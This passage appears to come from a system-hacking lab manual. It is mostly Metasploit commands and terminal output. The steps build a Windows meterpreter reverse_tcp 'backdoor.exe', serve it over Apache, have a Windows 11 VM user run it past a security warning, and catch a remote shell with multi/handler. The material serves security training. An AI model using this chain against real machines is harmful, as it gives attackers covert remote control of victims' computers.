[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[+] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot:~/Desktop] -[~]
└─#
```

8. In the previous lab, we already created a directory or shared folder (share) at the location (`/var/www/html`) with the required access permission. So, we will use the same directory or shared folder (share) to share `backdoor.exe` with the victim machine.
Note: To create a new directory to share the `backdoor.exe` file with the target machine and provide the permissions, use the below commands:
 - Type `mkdir /var/www/html/share` and press **Enter** to create a shared folder
 - Type `chmod -R 755 /var/www/html/share` and press **Enter**
 - Type `chown -R www-data:www-data /var/www/html/share` and press **Enter**
9. Copy the payload into the shared folder by typing
`cp /home/attacker/Desktop/backdoor.exe /var/www/html/share/` in the terminal window and press **Enter**.
10. Start the Apache server by typing `service apache2 start` and press **Enter**.

11. Type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.

```
Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Final size of exe file: 73802 bytes
[root@parrot]~[-]
└─#cp /home/attacker/Desktop/backdoor.exe /var/www/html/share
[root@parrot]~[-]
└─#service apache2 start
[root@parrot]~[-]
└─#msfconsole

[metasploit] msf6 > =[ metasploit v6.1.9-dev
+ ... --=[ 2169 exploits - 1149 auxiliary - 398 post
+ ... --=[ 592 payloads - 45 encoders - 10 nops
+ ... --=[ 9 evasion

Metasploit tip: Enable verbose logging with set VERBOSE
true

msf6 >
```

12. In Metasploit type **use exploit/multi/handler** and press **Enter**.

13. Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.

14. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.

15. Type **set lport 444** and press **Enter** to set lport.

16. Now type **run** in the Metasploit console and press **Enter**.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run


[*] Started reverse TCP handler on 10.10.1.13:444
```

17. Switch to the **Windows 11** virtual machine.

Module 06 – System Hacking


18. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.

19. Click on **backdoor.exe** to download the file.



20. Once you click on the **backdoor.exe** file, the **Opening backdoor.exe** pop-up appears click on **Save File**.


21. Navigate to **Downloads** and double-click the Windows.exe file. The **Open File - Security** Warning window appears; click **Run**.



22. Leave the **Windows 11** machine running and switch to the **Parrot Security** virtual machine.

23. The Meterpreter session has successfully been opened, as shown in the screenshot.

24. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.



The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is displaying Metasploit framework commands and their outputs. It starts with a brief exploit catalog summary, followed by a tip about verbose logging. The user then configures a handler payload ("generic/shell_reverse_tcp") and sets the listener details ("lhost" to 10.10.1.13 and "lport" to 444). After running the exploit, a meterpreter session is established on the target host (10.10.1.11). Finally, the "sysinfo" command is run to provide detailed system information for the captured Windows 11 system.

```
+ --=[ 2169 exploits - 1149 auxiliary - 398 post      ]
+ --=[ 592 payloads - 45 encoders - 10 nops      ]
+ --=[ 9 evasion      ]

